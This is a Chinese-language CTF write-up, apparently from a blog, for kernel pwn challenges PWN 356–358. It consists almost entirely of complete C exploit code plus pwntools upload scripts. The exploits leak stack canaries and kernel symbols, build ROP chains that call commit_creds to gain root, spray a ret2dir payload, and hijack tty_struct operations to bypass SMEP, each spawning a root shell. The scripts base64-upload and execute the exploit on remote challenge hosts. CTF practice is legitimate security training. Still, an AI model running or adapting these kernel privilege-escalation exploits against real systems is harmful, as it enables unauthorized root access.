


PWN 356
本题和强网杯 2018的 qwb2018-core一模一样。
详细请看我之前的文章: Kernel PWN 入门(二)
exp:
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <fcntl.h>
#include <string.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/ioctl.h>

size_t user_cs, user_ss, user_rflags, user_sp;
size_t nokalsr_kernel_base = 0xffffffff81000000;
size_t prepare_kernel_cred_addr;
size_t commit_creds_addr;

void save_status()
{
    __asm__("mov user_cs, cs;"
            "mov user_ss, ss;"
            "mov user_sp, rsp;"
            "pushf;"
            "pop user_rflags;"
            );
    puts("[*]status has been saved.");
}

void get_shell(){
    if(getuid()==0){
        printf("\033[32m\033[1m[+] Successful to get the root. Execve root shell now...\033[0m\n");
        system("/bin/sh");
    }else{
        puts("[-] get root shell failed.");
        exit(-1);
    }
}

void get_root(){           //ret2user
    char* (*pkc)(int) = prepare_kernel_cred_addr;
    void (*cc)(char*) = commit_creds_addr;
    (*cc)((*pkc)(0));
}


int show_read(int fd,size_t* addr){
    if(ioctl(fd,1719109787,addr)==-1){
        printf("[*]show_read failed");
        return -1;
    }
    return 0;

}

int set_off(int fd,int off){
    if(ioctl(fd,1719109788,off) == -1){
        printf("[*]show_read failed");
        return -1;
    }
    return 0;
}

int show_copy_func(int fd,unsigned long len){
     if(ioctl(fd,1719109786,len)==-1){
        printf("[*]show_read failed");
        return -1;
    }
    return 0;
}


unsigned long get_symbol_address(const char *symbol_name) {
    FILE *fp;
    char line[1024];
    unsigned long address;
    char symbol[1024];

    // 打开 /proc/kallsyms 文件
    fp = fopen("/tmp/kallsyms", "r");
    if (fp == NULL) {
        perror("fopen");
        return 0;
    }

    // 遍历每一行,查找符号
    while (fgets(line, sizeof(line), fp) != NULL) {
        // 解析每行的地址和符号名称
        if (sscanf(line, "%lx %*c %s", &address, symbol) == 2) {
            // 如果符号名称匹配,返回地址
            if (strcmp(symbol, symbol_name) == 0) {
                fclose(fp);
                return address;
            }
        }
    }

    // 如果没有找到符号,返回 0
    fclose(fp);
    return 0;
}


int main(){
	save_status();
	//leak stack
    int fd = open("/proc/show",O_RDWR);
    int i = 0;
    size_t stack[16] = {0};
    size_t rop[0x50] = {0};

    set_off(fd,0x40);
    show_read(fd,stack);
    size_t canary = stack[0];
    printf("canary is ------------->: 0x%lx\n",canary);

    //leak addr
    size_t startup_64 = get_symbol_address("startup_64");
    unsigned long offset = startup_64-nokalsr_kernel_base;
    prepare_kernel_cred_addr = get_symbol_address("prepare_kernel_cred");
    commit_creds_addr = get_symbol_address("commit_creds");
    printf("offset is ==========>: %lx\n",offset);
    printf("prepare_kernel_cred_addr is ==========>: %lx\n",prepare_kernel_cred_addr);
    printf("commit_creds_addr is ==========>: %lx\n",commit_creds_addr);


    //rop
    size_t pop_rdi_ret = 0xffffffff81000b2f+offset;
    size_t swapgs_popfq_ret = 0xffffffff81a012da+offset;
    size_t iretq_ret = 0xffffffff81050ac2+offset;

    for(int j =0;j<10;j++){
        rop[i++] = 0;
    }
    rop[8] = canary;
    rop[i++] = (size_t)get_root;
    rop[i++] = swapgs_popfq_ret;
    rop[i++] = 0;
    rop[i++] = iretq_ret;
    rop[i++] = (size_t)get_shell;
    rop[i++] = user_cs;
    rop[i++] = user_rflags;
    rop[i++] = user_sp;
    rop[i++] = user_ss;

    write(fd,rop,0x100);
    show_copy_func(fd,0xffffffffffff0100);

	return 0;
}


打远程用的脚本:
from pwn import *
import base64
context.log_level = "debug"

with open("./exp", "rb") as f:
    exp = base64.b64encode(f.read())

p = remote("pwn.challenge.ctf.show", 28290)
#p = process('./run.sh')
try_count = 1
while True:
    p.sendline()
    p.recvuntil("/ $")

    count = 0
    for i in range(0, len(exp), 0x200):
        p.sendline("echo -n \"" + exp[i:i + 0x200].decode() + "\" >> /tmp/b64_exp")
        count += 1
        log.info("count: " + str(count))

    for i in range(count):
        p.recvuntil("/ $")

    p.sendline("cat /tmp/b64_exp | base64 -d > /tmp/exploit")
    p.sendline("chmod +x /tmp/exploit")
    p.sendline("/tmp/exploit ")
    break

p.interactive()
PWN 357
本题和MINI-LCTF2022 - kgadget一样的原题
打 ret2dir
详细请看我的博客: kernel pwn 入门(四) ret2dir详细
EXP:
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <fcntl.h>
#include <string.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/ioctl.h>
#include <sys/mman.h>
#include <signal.h>

size_t user_cs, user_ss, user_rflags, user_sp;
size_t nokalsr_kernel_base = 0xffffffff81000000;
size_t prepare_kernel_cred_addr=0xffffffff810c9540;
size_t commit_creds_addr=0xffffffff810c92e0;
size_t init_cred = 0xffffffff82a6b700;
size_t pop_rdi = 0xffffffff8108c6f0;
size_t swapgs_pop_rbp = 0xffffffff81bb99af;
size_t swapgs_restore_regs_and_return_to_usermode = 0xffffffff81c00fb0+0x1b;
size_t pop_rsp = 0xffffffff811483d0;
size_t up_rsp = 0xffffffff81488561;    //add rsp, 0xa8; pop rbx; pop r12; pop rbp; ret;
size_t ret = 0xffffffff810001fc;
size_t target;
int fd;


void save_status()
{
    __asm__("mov user_cs, cs;"
            "mov user_ss, ss;"
            "mov user_sp, rsp;"
            "pushf;"
            "pop user_rflags;"
            );
    puts("[*]status has been saved.");
}

void get_shell(){
    if(getuid()==0){
        printf("\033[32m\033[1m[+] Successful to get the root. Execve root shell now...\033[0m\n");
        system("/bin/sh");
    }else{
        puts("[-] get root shell failed.");
        exit(-1);
    }
}

void get_root(){           //ret2user
    char* (*pkc)(int) = prepare_kernel_cred_addr;
    void (*cc)(char*) = commit_creds_addr;
    (*cc)((*pkc)(0));
}


unsigned long get_symbol_address(const char *symbol_name) {
    FILE *fp;
    char line[1024];
    unsigned long address;
    char symbol[1024];

    // 打开 /proc/kallsyms 文件
    fp = fopen("/tmp/kallsyms", "r");
    if (fp == NULL) {
        perror("fopen");
        return 0;
    }

    // 遍历每一行,查找符号
    while (fgets(line, sizeof(line), fp) != NULL) {
        // 解析每行的地址和符号名称
        if (sscanf(line, "%lx %*c %s", &address, symbol) == 2) {
            // 如果符号名称匹配,返回地址
            if (strcmp(symbol, symbol_name) == 0) {
                fclose(fp);
                return address;
            }
        }
    }

    // 如果没有找到符号,返回 0
    fclose(fp);
    return 0;
}

void copy_dir(){
    size_t* payload;
    unsigned int idx = 0;
    payload = mmap(NULL,4096,PROT_READ | PROT_WRITE | PROT_EXEC,MAP_ANONYMOUS | MAP_PRIVATE,-1,0);
    for(int i =0;i<(4096/8-11-0x30);i++){
        payload[idx++] = up_rsp;
    }
    for(int i = 0;i<0x30;i++){
        payload[idx++] = ret;
    }
    payload[idx++] = pop_rdi;
    payload[idx++] = init_cred;
    payload[idx++] = commit_creds_addr;
    payload[idx++] = swapgs_restore_regs_and_return_to_usermode;
    payload[idx++] = 0;
    payload[idx++] = 0;
    payload[idx++] = (size_t)get_shell;
    payload[idx++] = user_cs;
    payload[idx++] = user_rflags;
    payload[idx++] = user_sp;
    payload[idx++] = user_ss;


}


int main(){
	save_status();
    fd = open("/dev/ctfshow",O_RDWR);
	for(int i =0;i<0x3000;i++){
        copy_dir();
    }

    target = 0xFFFF888000000000 + 0x6000000;
     __asm__(
        "mov r15,   0xbeefdead;"
        "mov r14,   0x11111111;"
        "mov r13,   0x22222222;"
        "mov r12,   0x33333333;"
        "mov rbp,   0x44444444;"
        "mov rbx,   0x55555555;"
        "mov r11,   0x66666666;"
        "mov r10,   0x77777777;"
        "mov r9,    pop_rsp;"
        "mov r8,    target;"
        "mov rcx,   0xaaaaaaaa;"
        "mov rdx,   target;"
        "mov rsi,   0x1bf52;"
        "mov rdi,   fd;"
        "mov rax,   0x10;"
        "syscall"
        );


	return 0;
}
PWN 358
也是原题,详细请看kernel pwn 入门(三) ret2usr+bypass SMEP
EXP
#include "kernel_pwn.h"

size_t nokalsr_kernel_base = 0xffffffff81000000;
size_t kernel_base;
int fd1;
int fd2;
int tty_fd;

int main()
{
	bind_core(0);
	save_status();
	fd1 = open("/dev/easydev",2);
	fd2 = open("/dev/easydev",2);
	if(fd1<0){
		err_exit("open failed....");
	}

	ioctl(fd1,0x10001,0x2e0);
	close(fd1);
	tty_fd = open("/dev/ptmx",2);

	size_t buf[0x100] = {0};
	size_t tty_oper[0x100] = {0};
	int idx = 0;
	read(fd2,buf,0x100);
	binary_dump((char*)buf,0x100,0);

	tty_oper[idx++] = 0;
	tty_oper[idx++] = 0xffffffff810d238d;
	tty_oper[idx++] = 0xffffffff81e48c60;
	tty_oper[idx++] = 0xffffffff810a1420;
	tty_oper[idx++] = 0xffffffff81063694;
	tty_oper[idx++] = 0;
	tty_oper[idx++] = 0xffffffff814e35ef;
	tty_oper[idx++] = (size_t)get_shell;
	tty_oper[idx++] = user_cs;
	tty_oper[idx++] = user_rflags;
	tty_oper[idx++] = user_sp;
	tty_oper[idx++] = user_ss;
	tty_oper[12] = 0xffffffff816b316a; //push rdx; adc byte ptr [rbx + 0x41], bl; pop rsp; pop r13; pop rbp; ret;


	buf[3] = (size_t)tty_oper;
	write(fd2,buf,0x100);
	binary_dump((char*)buf,0x100,0);

	ioctl(tty_fd,0,tty_oper-0x1);


	return 0;
}
上传脚本:
from pwn import *
import base64
context.log_level = "debug"

with open("./exp", "rb") as f:
    exp = base64.b64encode(f.read())

p = remote("pwn.challenge.ctf.show", 28304)

p.recvuntil(b"$ ")
p.sendline(b"ls")


count = 0
for i in range(0, len(exp), 0x200):
    p.recvuntil(b"/ $ ")
    p.sendline("echo -n \"" + exp[i:i + 0x200].decode() + "\" >> /tmp/b64_exp")
    count += 1
    log.info("count: " + str(count))


p.sendline("cat /tmp/b64_exp | base64 -d > /tmp/exploit")
p.sendline("chmod +x /tmp/exploit")
p.sendline("/tmp/exploit ")


p.interactive()

 1万+


 扫一扫


 被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言


